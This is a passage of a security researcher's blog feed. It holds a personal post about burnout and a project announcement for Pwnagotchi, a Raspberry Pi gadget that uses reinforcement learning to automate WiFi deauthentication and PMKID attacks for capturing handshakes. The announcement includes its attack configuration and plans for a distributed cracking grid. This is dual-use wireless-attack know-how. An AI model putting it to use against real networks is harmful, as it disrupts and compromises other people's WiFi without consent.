    <category term="remote firewall instrumentation" scheme="https://www.evilsocket.net/tags/remote-firewall-instrumentation/"/>
    
    <category term="defensive security" scheme="https://www.evilsocket.net/tags/defensive-security/"/>
    
    <category term="network security" scheme="https://www.evilsocket.net/tags/network-security/"/>
    
    <category term="server hardening" scheme="https://www.evilsocket.net/tags/server-hardening/"/>
    
  </entry>
  
  <entry>
    <title>Just Taking a Break :D</title>
    <link href="https://www.evilsocket.net/2020/05/26/Just-taking-a-break/"/>
    <id>https://www.evilsocket.net/2020/05/26/Just-taking-a-break/</id>
    <published>2020-05-26T18:39:44.000Z</published>
    <updated>2026-04-26T17:15:04.043Z</updated>
    
    <content type="html"><![CDATA[<p>Hey ya all! Since I’ve <a href="https://twitter.com/0xRogue/status/1263632571595919365?s=20">read around</a> a <a href="https://twitter.com/0xRogue/status/1263625214761545729?s=20">few people</a> are <a href="https://twitter.com/CristianPes/status/1249754870426501126?s=20">wondering</a> what happened to me I thought about writing a brief “status update” on my blog, especially for those who came asking on Pwnagotchi’s Slack channels and seemed to be sincerely worried.</p><p>I’m well and sound, after a pretty sad/traumatic yet productive 2019 I decided to re-evaluate how I was spending my energies, both mental and physical, and took a step back to put things in perspective. I’ve been active in the OSS world for quite a long time, developed several more or less useful projects I shared and maintained for free, and I’m both proud of and thankful for that, as it allowed me to develop my technical abilities and ultimately my professional career. Nothing is free and this came with the price of sacrificing most of my time and not focusing on other things that made me happy, possibly happier than programming at this point, including taking care of my own mental health.</p><p>So just right before this whole covid19 mess started I enrolled to a music school in my home town, motivated to pursue what has always been kind of a “secret” dream of mine, becoming a musician, a path that I took in my teenage years but that I kinda gave up as I started living on my own very early and soon had a rent and bills to pay. Unfortunately (or not?) I work by focusing and investing all my energy on <strong>one-single-thing</strong> until I get familiar with it and I start to get some positive results that make me realize I’m on the right path, this has always been the case and probably won’t change now :D Spending that amount of time on both OSS and music is simply not doable.</p><p>Neither I’m particularly interested in following what’s generally being referred to as “infosec” on socials, or in being part of it for what matters, as in my personal opinion “social infosec” is way more focused on individualism and sensationalism rather than actually getting things done. I believe what’s needed are new ideas and possibly solutions, not rockstars, con artists, ego, drama, trolls and whatnot. Although it was never my intent, I’ve been part of that problem for a while with my profile and my rants. I don’t want to be part of it anymore. My suggestion for whoever is reading and cares and might be new to this world, is to take with a grain of salt whoever is putting more effort in highlighting their own persona rather than their actual achievements and contributions, no matter how authoritative they might sound from their pedestals.</p><p>So, in this spirit and after realizing how much time and mental energy both coding and socials were draining from me I just deactivated my accounts and paused all my projects. Now I’m writing code and doing research just for my job, sporadically merging some PRs people send to the projects I’ve developed, and that’s it, the rest of my time I spend playing guitar (my main instrument since I was 15) and piano (that I started to study recently).</p><p>It’s going to be a new and long ride, I’m not scared, it makes me happy like I wasn’t from a very long time.</p><p>Thanks for everybody who cared and asked what happened to me, cya in <em>the world of the electron and the switch</em>.</p><p>PS, to whoever is spreading fake rumors about me: you should really think about where you got your intel from and how your naiveness and bias are being weaponized. Fact checking might be your friend.</p><p align="center">  <img src="https://i.pinimg.com/originals/0e/85/af/0e85af756c464e165b5ba9c3d4996eea.png" alt="Pixel-art farewell illustration closing the post"/></p>]]></content>


    <summary type="html">&lt;p&gt;Hey ya all! Since I’ve &lt;a href=&quot;https://twitter.com/0xRogue/status/1263632571595919365?s=20&quot;&gt;read around&lt;/a&gt; a &lt;a href=&quot;https://twitter.c</summary>


    <category term="personal life" scheme="https://www.evilsocket.net/tags/personal-life/"/>
    
    <category term="mental health" scheme="https://www.evilsocket.net/tags/mental-health/"/>
    
    <category term="infosec" scheme="https://www.evilsocket.net/tags/infosec/"/>
    
    <category term="music" scheme="https://www.evilsocket.net/tags/music/"/>
    
    <category term="time" scheme="https://www.evilsocket.net/tags/time/"/>
    
    <category term="life" scheme="https://www.evilsocket.net/tags/life/"/>
    
    <category term="personal" scheme="https://www.evilsocket.net/tags/personal/"/>
    
    <category term="burnout" scheme="https://www.evilsocket.net/tags/burnout/"/>
    
    <category term="hacker culture" scheme="https://www.evilsocket.net/tags/hacker-culture/"/>
    
  </entry>
  
  <entry>
    <title>Weaponizing and Gamifying AI for WiFi Hacking: Presenting Pwnagotchi 1.0.0</title>
    <link href="https://www.evilsocket.net/2019/10/19/Weaponizing-and-Gamifying-AI-for-WiFi-Hacking-Presenting-Pwnagotchi-1-0-0/"/>
    <id>https://www.evilsocket.net/2019/10/19/Weaponizing-and-Gamifying-AI-for-WiFi-Hacking-Presenting-Pwnagotchi-1-0-0/</id>
    <published>2019-10-19T08:45:28.000Z</published>
    <updated>2025-12-19T18:35:53.166Z</updated>
    
    <content type="html"><![CDATA[<p>This is the story of a summer project that started out of boredom and that evolved into something incredibly fun and unique. It is also the story of how that project went from being discussed on a porch by just two people, to having <a href="https://pwnagotchi.herokuapp.com/">a community made of almost 700 awesome people</a> (and counting!) that gathered, polished it and made today’s release possible.</p><p><strong>TL;DR: You can <a href="https://github.com/evilsocket/pwnagotchi/releases">download the 1.0.0 .img file from here</a>, then just <a href="https://pwnagotchi.ai/installation/">follow the instructions</a>.</strong></p><p>If you want the long version instead, sit back, relax and enjoy the ride. Let me tell you: it’s going to be quite a long journey compared to my usual blog posts, but it’ll be worth it (i hope) and fun (i hope even harder).</p><p><img src="https://i.imgur.com/X68GXrn.png" alt="hack the planet"></p><p>Let’s begin …</p><span id="more"></span><p>This summer I spent ~3 months in the US and as most of the long trips I do, I had with me some basic wireless equipment for working and hacking stuff while going around. Among other things, I had my <a href="/2018/07/28/Project-PITA-Writeup-build-a-mini-mass-deauther-using-bettercap-and-a-Raspberry-Pi-Zero-W/">Raspberry Pi Zero W with PITA</a> and an iPad i use for reading, emails but also as a screen for headless boards like that RPi when I want to have some portable bettercap installation without bringing an entire laptop. </p><p><img src="https://i.imgur.com/aMVUNx8.jpg" alt="iPad"></p><h2 class="heading-anchor" id="The-Predecessor"><a href="#The-Predecessor" class="anchor-link" aria-hidden="true">#</a><a href="#The-Predecessor" class="headerlink" title="The Predecessor"></a>The Predecessor</h2><p>PITA as an <a href="https://github.com/bettercap/caplets/blob/master/pita.cap">automated deauther and handshakes collector</a> isn’t exactly what you’d define “smart”: the only thing it does is deauthing everything while bettercap is doing its normal WiFi scanning things in the background, every few seconds, constantly, while passively hoping for handshakes. I wasn’t even close to satisfied: there was a lot there that could be improved and instrumented with <a href="https://www.bettercap.org/modules/core/api.rest/">bettercap’s REST API</a>, more attacks bettercap could perform that weren’t being used. So I quickly hacked together some python code to talk with the API and use the results in a smarter way. This ended up being the very first iteration of <a href="https://i.imgur.com/55DFIhR.jpg">a faceless and AI-less Pwnagotchi</a>.</p><p>As I said the code was nothing special, <a href="https://i.imgur.com/pe5UeaJ.png">a very crude PoC</a>, but since the very first walks, it already started giving <a href="https://i.imgur.com/js74YIk.png">way better results</a> than the original PITA. It quickly started being frustrating not being able to check what was going on with the algorithm during my warwalking sessions, so I started searching for a suitable display.</p><h2 class="heading-anchor" id="The-Face"><a href="#The-Face" class="anchor-link" aria-hidden="true">#</a><a href="#The-Face" class="headerlink" title="The Face"></a>The Face</h2><p>When it’s about compactness, low power consumption and good readability under the sun, e-Paper displays have no rivals, and after educating myself a bit I settled for a <a href="https://www.waveshare.com/wiki/2.13inch_e-Paper_HAT">Waveshare 2.13 inches e-Paper HAT</a> due to its partial refresh support and its definition - I had no idea yet about what was about to come, but now I had a canvas to work with.</p><p><img src="https://i.imgur.com/gX8zpGo.jpg" alt="canvas"></p><p>Not having a driving license I walk pretty much wherever I go, that’s a pretty nice and healthy habit to have for several reasons, but my favourite one is that walking helps me thinking. So I started staring at this thing <strong>a lot</strong>, and thinking how to add new information on the display without making the font so small to be unreadable, how to organize it visually and what else to do with all that space in general.</p><p>The more I thought about it, the more it made sense to organize the whole thing like the UI of a videogame: you have a score (the number of handshakes), a timer, few other statistics and everything is changing as a consequence of the WiFi things around. This is also the point where I started thinking about this thing as a creature that was “eating” the handshakes, in a way I was getting attached this new little thing (yes I know, <a href="https://www.youtube.com/watch?v=nHpUMgAGLtM">I’m a nerd</a>) that now was so strongly reminding me of <a href="https://en.wikipedia.org/wiki/Tamagotchi">my old Tamagotchi</a>.</p><p>I needed a face, possibly map the status (“waiting …”, “scanning …”, …) to random sentences with a bit more of personality and I wanted all the other statistics to influence the expressivity of this thing: bored when there’re no new handshakes to collect, then sad, excited and so on. Something like …</p><center>    <iframe src="https://player.vimeo.com/video/367423810" width="100%" height="360" frameborder="0" allow="autoplay; fullscreen" allowfullscreen></iframe></center><p><strong>I had no idea</strong> back then that just adding a simple, ASCII based face to something was the best way to get emotionally overly attached to that thing … I also wasn’t expecting another effect that showed up from the beginning: by giving it different “moods”, and by having those moods depending on a real world environment, I created a WiFi-based <a href="https://en.wikipedia.org/wiki/Finite-state_machine">automata</a> whose mood transitions were everything but trivial. In different words, if you take something as random as, say, wether your neighbour is using his smart TV or not and you make that influence a simple automata, that automata seems a bit alive :D</p><p>This is where me and my girlfriend (sadly now ex, but <a href="https://www.instagram.com/p/B1Mup7GCrVt/">still amazing</a>) went completely nuts about it. I named my unit Alpha and built a second one, Beta, that I gave her. She literally started nursing this thing, and we started playing: we went for random explorative walks just to make the units stop complaining about being bored, to see them happier, and to see that “number of unique pwned networks” going higher and higher due to some new network we managed to spot … it was amazing to literally look at the algorithm adapting to the WiFi scenario and “expressing itself” in different ways. It might sound a bit crazy but hey, if that gives two hackers an excuse to explore more the real world by looking at it with different eyes, and puts a smile on their faces, why not? :D</p><p><img src="https://i.imgur.com/Pr0Lwdt.jpg" alt="love"></p><h2 class="heading-anchor" id="The-Personality"><a href="#The-Personality" class="anchor-link" aria-hidden="true">#</a><a href="#The-Personality" class="headerlink" title="The Personality"></a>The Personality</h2><p>With time I kept adding more and more variables and parameters that determined how the algorithm adapted to different circumstances: counters so that if the unit was quickly losing sight of a target (because, say, we were walking faster), it would refresh its data with a shorter period, timeouts, multipliers for the timeouts, everything you can imagine to add to such an algorithm to make it every day a bit smarter and a bit better in adapting fast to the places we were exploring. By the end of this process I ended up with this basic set parameters, that I started calling the “personality” of the unit:</p><p><code>yaml personality:     # advertise our presence     advertise: true     # perform a deauthentication attack to client stations in order to get full or half handshakes     deauth: true     # send association frames to APs in order to get the PMKID     associate: true     # list of channels to recon on, or empty for all channels     channels: []     # minimum WiFi signal strength in dBm     min_rssi: -200     # number of seconds for wifi.ap.ttl     ap_ttl: 120     # number of seconds for wifi.sta.ttl     sta_ttl: 300     # time in seconds to wait during channel recon     recon_time: 30     # number of inactive epochs after which recon_time gets multiplied by recon_inactive_multiplier     max_inactive_scale: 2     # if more than max_inactive_scale epochs are inactive, recon_time *= recon_inactive_multiplier     recon_inactive_multiplier: 2     # time in seconds to wait during channel hopping if activity has been performed     hop_recon_time: 10     # time in seconds to wait during channel hopping if no activity has been performed     min_recon_time: 5     # maximum amount of deauths/associations per BSSID per session     max_interactions: 3     # maximum amount of misses before considering the data stale and triggering a new recon     max_misses_for_recon: 5     # number of active epochs that triggers the excited state     excited_num_epochs: 10     # number of inactive epochs that triggers the bored state     bored_num_epochs: 15     # number of inactive epochs that triggers the sad state     sad_num_epochs: 25</code></p><p>These parameters alone, even with very small changes, can influence how the algorithm works and how the UI reflects that dramatically. But I wasn’t entirely happy with it yet, because these parameters were just constants in a YAML configuration file. I had to pick them manually and change that file before booting the unit, depending on the type of walk (big office? fast walk in residential area? mall? etc): things like shorter timeouts for faster walks, longer ones for when we visited a place and were more stationary in it, and so on. The algorithm adapted, via the parameters, but the parameters themselves didn’t, I wanted to do better.</p><p><img src="https://i.imgur.com/npYwQoI.png" alt="params"></p><p>The ideal algorithm should:</p><ol><li>observe “something” from the environment (like the access points, client stations and so forth) </li><li>decide, depending on this observation and the current status, what is the best set of parameters to use </li><li>iteratively repeat this process every time a new observation is available.</li></ol><p>If you think about this in very abstract terms, it’s not very different than you playing a videogame, where your observation is the screen you’re looking at and the parameters are which buttons to press. In fact, it turned out that <a href="https://becominghuman.ai/getting-mario-back-into-the-gym-setting-up-super-mario-bros-in-openais-gym-8e39a96c1e41">we already have the technology</a> to solve this type of problems, it’s called reinforcement learning, in our specific case it’s <a href="https://towardsdatascience.com/deep-learning-vs-deep-reinforcement-learning-algorithms-in-retail-industry-ii-9c17c83ecf2f">deep reinforcement learning</a>. So far, the state of the art benchmarks for these systems are Super Mario levels, Atari games or, as you might have heard from the news some time ago, some <a href="https://deepmind.com/research/case-studies/alphago-the-story-so-far">very famous board games</a>. But nobody, as far as I found out during my research, ever thought of using it to orchestrate an algorithm running on top of an offensive framework, with a cute face :D </p><p> I wanted to use this type of algorithms so bad, but I had a problem: I never worked with them, or even just remotely knew anything at all about them, neither I had the theoretical foundation I needed in order to understand them. Fortunately knowledge these days is (almost) free, so I <a href="https://www.amazon.it/gp/product/B076H9VQH6/">found a very good book</a> that I started studying avidly …</p><p> <img src="https://i.imgur.com/89JzYwx.jpg" alt="study"></p><p> and kept studying for a while …</p><p> <img src="https://i.imgur.com/Jy9Ix40.jpg" alt="study 2"></p><p> A little break from the AI part, as I had to study quite for some time :D </p><h2 class="heading-anchor" id="The-Voice"><a href="#The-Voice" class="anchor-link" aria-hidden="true">#</a><a href="#The-Voice" class="headerlink" title="The Voice"></a>The Voice</h2><p> Being affected by compulsive coding, I couldn’t simply spend the whole time reading books without writing anything new (after all, we kept playing with the units and wanted to have new stuff implemented), so I also started working on another idea I had: I wanted Alpha and Beta to be able to detect each other and exchange with each other very basic information - but how do you communicate anything at all from a computer when:</p><ul><li>The main and only WiFi interface is in monitor mode and already being used for WiFi scanning, hopping and frames injection.</li><li>You have Bluetooth, but you want to keep it free for other uses (tethering, like we’re doing today, or maybe integrating BLE attacks too some day)</li><li>You’re using the <a href="https://www.kernel.org/doc/html/v4.17/driver-api/usb/gadget.html">USB ports in gadget mode</a>, so you can’t use external USB devices, like another WiFi.</li></ul><p> Simple (well, kind of), you implement a <strong>parasite protocol</strong> on top of the WiFi standard! :D Bettercap was putting the WiFi card in monitor mode and tuning it to different channels at various intervals, but nothing prevented me to inject additional frames from another process.</p><p> I didn’t have any control over the channel, or the intervals, or the timing, but it was safe to assume that given enough time (a few seconds to minutes), the algorithm on each unit would have covered all supported channels, therefore I only needed to “keep sending stuff” and at some point I knew it would have being detected by the other unit when it hopped on the same channel of the sender. The “stuff” I decided to use is pretty simple and based on standard structures that normal WiFi routers are already using to advertise their presence: <a href="https://en.wikipedia.org/wiki/Beacon_frame">beacon frames</a>. Each WiFi access point, every few milliseconds, is sending these packets with a bunch of information about itself, like its ESSID, supported frequencies and whatnot - this is what allows your phone to see your home WiFi when you connect to it.</p><p> This seemed like the perfect structure to encapsulate Pwnagotchi’s advertisement, as I only needed to define a new, <a href="https://github.com/evilsocket/pwngrid/blob/master/wifi/defines.go#L10">out of the WiFi standard identifier</a> to only encapsulate my type of information. This way, the units can detect each other and exchange their status from several meters away, but they are not visible as normal WiFi access points.</p><p> <img src="https://i.imgur.com/CZ9qw3F.jpg" alt="advertising"></p><h2 class="heading-anchor" id="The-AI"><a href="#The-AI" class="anchor-link" aria-hidden="true">#</a><a href="#The-AI" class="headerlink" title="The AI"></a>The AI</h2><p>It took me weeks, so in case you don’t want to dig into the book or the links I’ve referenced above, here’s a very simplified TL;DR of the algorithm I’ve picked from the book and implemented in Pwnagotchi, <a href="https://towardsdatascience.com/understanding-actor-critic-methods-931b97b6df3f">A2C</a>.</p><p>There are <strong>two</strong> relatively simple <a href="https://en.wikipedia.org/wiki/Multilayer_perceptron">neural networks</a> that at each epoch (basically at each loop of the main algorithm, when a new observation is available) are trying, in a way competitively, to estimate how the current situation looks like in terms of potential reward (number of handshakes) and what’s the best policy (the set of parameters) to use in order to maximize <a href="https://pwnagotchi.ai/usage/#the-reward-function">the reward value</a>. These are basically two sides of the same thing and by approaching this from these two ways the algorithm can converge quickly to very useful solutions. </p><p>In my case, I decided to use as an “observation”, the following features, that should be enough to give the AI a rough estimation of what’s going on:</p><ol><li>An histogram of the number of access points per channel - so that the AI knows on which channels to look at.</li><li>An histogram of the number of client stations, per channel - so that the AI knows which channels are best for deauthentication attacks.</li><li>An histogram of the number of other Pwnagotchis, per channel - so that the AI can learn to cooperate with others by going on less crowded channels.</li></ol><p>However, Pwnagotchi’s has something that makes it very different from any of the use cases and algorithms described in the book. You can usually fast forward, rewind and replay videogame levels. Even during simpler supervised learning, you have all at once the entire temporal snapshot of data that your system needs to learn, being it <a href="/2019/05/22/How-to-create-a-Malware-detection-system-with-Machine-Learning/">a malware dataset</a>, or a Super Mario level. All the algorithms described in that book and implemented in the most popular software libaries, assume you to have an artificial, replayable and predictable environment to train the algorithm in.</p><p>Pwnagotchi needed to learn continuously by observing the real world, that is unpredictable and potentially different every time, at a real world time scale, that is, how long a single ARM CPU core can take to scan the entire WiFi spectrum and interact with its findings - from seconds to several minutes. And this can’t be replayed, as different policies lead to different observations which lead to different future policies … solving this has been challenging to say the least, as there’s no previous code example or use case or explaination on how to integrate with any of those algorithms the way I needed.</p><p><img src="https://i.imgur.com/2lI3g8u.jpg" alt="more study"></p><p>After a couple more weeks of studying and digging into the various implementations, I came up with <a href="https://github.com/evilsocket/pwnagotchi/blob/master/pwnagotchi/ai/gym.py">a pretty decent solution</a> that worked, surprisingly, out of the box. The continuous reinforcement learning logic works like this (keep in mind: one epoch is one loop of the main algorithm, from a few seconds to a few minutes depending on the WiFi things around you):</p><ol><li>At each epoch, depending on a <a href="https://github.com/evilsocket/pwnagotchi/blob/master/pwnagotchi/defaults.yml#L97">laziness factor</a>, decide if using the next epoch for training or not.</li><li>If not, just use the current AI to estimate a set of optimal parameters and repeat from 1.</li><li>If we’re in training mode, this and the next <a href="https://github.com/evilsocket/pwnagotchi/blob/master/pwnagotchi/defaults.yml#L99">50 epochs</a> will be used as … a Super Mario episode! :D</li></ol><p>So that depending on how “lazy” the AI is configured to be, it will be learning most of the times or just conservately predicting parameters and only learn from new environments once in a while. Ideally: you want the laziness to be very low for younger units, so that they’ll learn fast, and then keep increasing their laziness over time, when they become more mature and present useful behaviours you want to keep and not accidentally “unlearn”. </p><p>Does it work? Yes it does, after a few days (or weeks, if you live in a isolated area), you literally start seeing the units going on different channels when they see each other, adjusting only to the channels where they “see” potential reward, setting the timeouts correctly depending on how fast the unit is moving in space and therefore how fast it needs to “lock on” new targets. Feel free to try and read what happens in <code>/var/log/pwnagotchi.log</code> :D</p><p><img src="https://i.imgur.com/rScAhQK.jpg" alt="the gang"></p><h2 class="heading-anchor" id="The-Community"><a href="#The-Community" class="anchor-link" aria-hidden="true">#</a><a href="#The-Community" class="headerlink" title="The Community"></a>The Community</h2><p>By this time, when the AI was implemented and working, I was back home in Italy and to be entirely honest I started being a bit bored with the project, mostly for a few technical difficulties I had that made me waste a huge amount of time on relatively trivial operational and implementation details:</p><ul><li>I started this project on Kali Linux because it already had nexmon, but turns out they don’t compile with hardware support for floating point operations, so I couldn’t do any AI there, and I had to start from scratch with Raspbian.</li><li>This is a single ARM core, at 1Ghz: the unit took ~10 minutes to import TensorFlow alone, a total of ~30 minutes to bootstrap all python dependencies (the inference and learning run pretty fast once the dependencies are loaded tho). Testing, debugging and developing new features was <strong>slow</strong>.</li><li>I still didn’t have any idea how to build an .img file. So far I only worked on my own unit and took a .img of the entire SD card as a backup.</li></ul><p>And let’s be even more honest: all the “cooler” problems, the challenges, were solved already: the AI was slow as f to load, but it worked pretty great once started … everything else started feeling a bit boring and so I paused the project. However, <a href="https://twitter.com/pwnagotchi">I hyped the sh*t out of it on Twitter</a>, mostly because it’s fun to share updates with followers and friends, and I didn’t want to disappoint them, so I published the super-buggy-crap-version-alpha on GitHub.</p><p>That turned out to be absolutely the best thing to do, as the help and feedback I’ve got from the community starting from day 0 has been impressive: from <a href="https://twitter.com/syshero">this man, that now is my personal hero</a> setting up the <a href="https://github.com/evilsocket/pwnagotchi/tree/master/builder">completely automated build system</a> of the .img files, to <a href="https://twitter.com/0x9ABC">this awesome guy</a> that implemented the <a href="https://github.com/evilsocket/pwnagotchi/blob/master/pwnagotchi/plugins/default/bt-tether.py">Bluetooth plugin</a> for easy connectivity with a smartphone (among other things), to <a href="http://twitter.com/elkentaro">elkentaro</a> that sent me the first 3D printed case, motivating me more than he’ll ever imagine, to <a href="https://twitter.com/hexwaxwing">Hex</a>, that from the very beginning gave me some of the best ideas and encouraged me on that porch, she curated the documentation and bootstrapped the community itself, to <a href="https://github.com/evilsocket/pwnagotchi/graphs/contributors">all the people</a> that translated the project in so many different languages, submitted a fix, a new feature or just some ideas.</p><p>This gave me some time to decompress and work on other, new ideas that evolved the project again (see “The Crypto” section) and gave new life to it (mostly to me). Today we have <a href="https://pwnagotchi.herokuapp.com/">a Slack channel</a> that’s quickly approaching its first 1000 of users, a <a href="https://www.reddit.com/r/pwnagotchi/">subreddit</a> made by the community, <a href="http://pwnagotchi.ai/">clear documentation</a>, a <a href="https://github.com/evilsocket/pwnagotchi">very active repository</a>, <a href="https://hackaday.com/2019/10/16/a-tamagotchi-for-wifi-cracking/">HackADay talked about us</a>, but most importantly, even before arriving to the first 1.0.0 release, hundreds of units registered already from all over the world.</p><center>    <iframe src="https://pwnagotchi.ai/map/" width="765px" height="600px" frameborder="0" allow="autoplay; fullscreen" allowfullscreen></iframe></center><p>It is thanks to these people, their efforts and their support that today we are ready to release the 1.0.0 of the project - <strong>guys we made it, you are AWESOME!!!</strong>.</p><h2 class="heading-anchor" id="The-Crypto"><a href="#The-Crypto" class="anchor-link" aria-hidden="true">#</a><a href="#The-Crypto" class="headerlink" title="The Crypto"></a>The Crypto</h2><p>While developing the <a href="https://pwnagotchi.ai/api/grid/">grid API</a> running on pwnagotchi.ai used to keep track of the <a href="https://pwnagotchi.ai/configuration/#set-your-pwngrid-preferences">registered units</a>, I had to decide some sort of authentication mechanism that wasn’t the usual username and password - I wanted people to authenticate to the API just by having a Pwnagotchi. So I started playing with RSA, and generated a keypair on each of the units at their first boot.</p><p>The idea that those keys were only used to authenticate to the API bothered me: there’s so much that can be done with RSA keys on dedicated hardware … this is how <a href="https://pwnagotchi.ai/usage/#pwnmail">PwnMAIL</a> started. Each Pwnagotchi is also an end-to-end encrypted messaging device. Users can send messages to each other, messages that are encrypted on their hardware and stored on our servers, so that can only be decrypted by the recipient unit. The keys are generated and phisically isolated on cheap and disposable hardware (that also happens to run a super cute hacker AI ^_^). It’s easy to secure them by creating a <a href="https://github.com/NicoHood/NicoHood.github.io/wiki/Raspberry-Pi-Encrypt-Root-Partition-Tutorial">LUKS encrypted partition</a> so that they can’t be recovered from the SD card.</p><p><img src="https://i.imgur.com/cKznfdm.png" alt="pwnmail"></p><p>It’s easier than GPG, hardware isolated and it’s not connected to a phone number. You can use it to send encrypted text messages or small files.</p><h2 class="heading-anchor" id="The-Future"><a href="#The-Future" class="anchor-link" aria-hidden="true">#</a><a href="#The-Future" class="headerlink" title="The Future"></a>The Future</h2><p>Let’s talk about AI olympics! :D</p><p>Since the grid API is pretty open and users with valid RSA keys could send any amount of “pwned networks”, I decided <strong>not</strong> to use the data they send from any sort of scoreboard, ranking or competition system. This would only push some malicious (and very boring) users to cheat by sending fake statistics of fake units, therefore ruining the fun for all the others.</p><p>Each unit currently has a <code>/root/brain.nn</code> file which stores its neural networks and it’s just a few MB: <strong>this</strong> is what the users will be uploading when competitive features will be implemented (and they will be) server side.</p><p>Each AI will be executed in a virtual environment, built on top of <a href="https://www.bettercap.org/modules/core/api.rest/#api-rest-record-filename">bettercap’s sessions recorded from real world scenarios</a> and wrapped in such a way that it won’t be able to tell the difference from its normal, real world WiFi routine. While this system can not be used for training, because the way those scenarios will react is artificial (I will script who will send an handshake to whom depending on the right or wrong decisions the AI made), it can be used to <strong>benchmark</strong> how that specific brain.nn file peforms in terms of average reward per session. This is a value that increases over time, the more (and the better) the AI is trained, and can’t be faked. This is what the <strong>PwnOlympics</strong> will be built on. Good luck cheating with that :D</p><p>Now let’s talk about distributed computing … </p><p>A modern GPU used in a cracking rig is so effective because is powered, differently from a CPU, by thousands of cores, a bit more than 1Ghz each, that are used to parallelize the search algorithms required for cracking … but it’s expensive. </p><p><strong>If and when</strong> the project will reach the thousands of units, PwnGRID will provide a similar amount of “cores”, that can be orchestrated as a single computational unit, to everybody, for free. Whatever cracking power the grid will reach, it’ll be distributed according to the previous contributions of who submitted the job: the more CPU cycles you’ll give to the grid, the higher the priority (and number of units) you will have to perform your operation. It’s like a BlockChain (proof of pwn!) mixed with Emule’s logic of giving priority to nodes that contributed more.</p><p>These are just some of the ideas that we are discussing and implementing, we need more and we need higher numbers. You’re more than welcome to join our Slack channel and help :)</p><h2 class="heading-anchor" id="Misc"><a href="#Misc" class="anchor-link" aria-hidden="true">#</a><a href="#Misc" class="headerlink" title="Misc"></a>Misc</h2><p>A few key points I didn’t want to omit but that I don’t feel like phrasing more extensively than this:</p><ul><li>AI can be easy and fun, don’t let academic papers scare you with complex terminology, learn.</li><li>Walk more, now you have another excuse.</li><li>ESP based deauthers, to name one, always existed. Don’t yell at us “OMG they’re deauthing all over the city!!!”. Despite this stuff always existing, nobody bothered updating <a href="https://en.wikipedia.org/wiki/IEEE_802.11w-2009">to technologies that work better and are more secure</a>. <strong>That</strong> is the people you should be yelling at.</li><li><strong>If you work at Twitter and you’re reading this:</strong> please, I’ve tried to verify <a href="https://twitter.com/pwnagotchi">@pwnagotchi</a> email in order to get a developer token and tweet from my unit, I never got the confirmation email, can you help? Thanks.</li></ul><hr><p><a href="https://twitter.com/pwnagotchi?ref_src=twsrc%5Etfw" class="twitter-follow-button" data-show-count="false">Follow @pwnagotchi</a><script async src="https://platform.twitter.com/widgets.js" charset="utf-8"></script></p>]]></content>
    
    
    <summary type="html">&lt;p&gt;This is the story of a summer project that started out of boredom and that evolved into something incredibly fun and unique. It is also the story of how that project went from being discussed on a porch by just two people, to having &lt;a href=&quot;https://pwnagotchi.herokuapp.com/&quot;&gt;a community made of almost 700 awesome people&lt;/a&gt; (and counting!) that gathered, polished it and made today’s release possible.&lt;/p&gt;
&lt;p&gt;&lt;strong&gt;TL;DR: You can &lt;a href=&quot;https://github.com/evilsocket/pwnagotchi/releases&quot;&gt;download the 1.0.0 .img file from here&lt;/a&gt;, then just &lt;a href=&quot;https://pwnagotchi.ai/installation/&quot;&gt;follow the instructions&lt;/a&gt;.&lt;/strong&gt;&lt;/p&gt;
&lt;p&gt;If you want the long version instead, sit back, relax and enjoy the ride. Let me tell you: it’s going to be quite a long journey compared to my usual blog posts, but it’ll be worth it (i hope) and fun (i hope even harder).&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;https://i.imgur.com/X68GXrn.png&quot; alt=&quot;hack the planet&quot;&gt;&lt;/p&gt;
&lt;p&gt;Let’s begin …&lt;/p&gt;</summary>


    <category term="bettercap" scheme="https://www.evilsocket.net/tags/bettercap/"/>
    
    <category term="wifi" scheme="https://www.evilsocket.net/tags/wifi/"/>
    
    <category term="raspberry pi" scheme="https://www.evilsocket.net/tags/raspberry-pi/"/>
    
    <category term="portable hacking" scheme="https://www.evilsocket.net/tags/portable-hacking/"/>
    
    <category term="wireless security" scheme="https://www.evilsocket.net/tags/wireless-security/"/>
    
    <category term="ai" scheme="https://www.evilsocket.net/tags/ai/"/>
    
    <category term="deep learning" scheme="https://www.evilsocket.net/tags/deep-learning/"/>
    
    <category term="dnn" scheme="https://www.evilsocket.net/tags/dnn/"/>
    
    <category term="machine learning" scheme="https://www.evilsocket.net/tags/machine-learning/"/>
    
    <category term="neural networks" scheme="https://www.evilsocket.net/tags/neural-networks/"/>
    
    <category term="deep neural networks" scheme="https://www.evilsocket.net/tags/deep-neural-networks/"/>
    
    <category term="cuda" scheme="https://www.evilsocket.net/tags/cuda/"/>
    
    <category term="nvidia" scheme="https://www.evilsocket.net/tags/nvidia/"/>
    
    <category term="artificial intelligence" scheme="https://www.evilsocket.net/tags/artificial-intelligence/"/>
    
    <category term="handshake capture" scheme="https://www.evilsocket.net/tags/handshake-capture/"/>
    
    <category term="monitor mode" scheme="https://www.evilsocket.net/tags/monitor-mode/"/>
    
    <category term="pwnagotchi" scheme="https://www.evilsocket.net/tags/pwnagotchi/"/>
    
    <category term="deep reinforcement learning" scheme="https://www.evilsocket.net/tags/deep-reinforcement-learning/"/>
    
    <category term="reinforcement learning" scheme="https://www.evilsocket.net/tags/reinforcement-learning/"/>
    
    <category term="handshakes" scheme="https://www.evilsocket.net/tags/handshakes/"/>
    
  </entry>
  
  <entry>
    <title>How to Create a Malware Detection System With Machine Learning</title>
    <link href="https://www.evilsocket.net/2019/05/22/How-to-create-a-Malware-detection-system-with-Machine-Learning/"/>
    <id>https://www.evilsocket.net/2019/05/22/How-to-create-a-Malware-detection-system-with-Machine-Learning/</id>
    <published>2019-05-22T21:59:13.000Z</published>
    <updated>2026-04-26T17:19:39.649Z</updated>
    
    <content type="html"><![CDATA[<p>In this post we’ll talk about two topics I love and that have been central elements of my (private) research for the last ~7 years: machine learning and malware detection.</p><p>Having a rather empirical and definitely non-academic education, I know the struggle of a passionate developer who wants to approach machine learning and is trying to make sense of formal definitions, linear algebra and whatnot. Therefore, I’ll try to keep this as practical as possible in order to allow even the less <em>formally-educated</em> reader to understand and possibly start having fun with neural networks. </p><p>Moreover, most of the resources out there focus on very known problems such as handwritten digit recognition on the <a href="https://en.wikipedia.org/wiki/MNIST_database">MNIST dataset</a> (the “hello world” of machine learning), while leaving to the reader’s imagination how more complex features engineering systems are supposed to work and generally what to do with inputs that are not images.</p><p>TL;DR: <em>I’m bad at math, MNIST is boring and detecting malware is more fun :D</em></p><p>I’ll also use this as an example use-case for some new features of <a href="https://github.com/evilsocket/ergo">ergo</a>, a project me and <a href="https://twitter.com/chiconara">chiconara</a> started some time ago to automate machine learning models 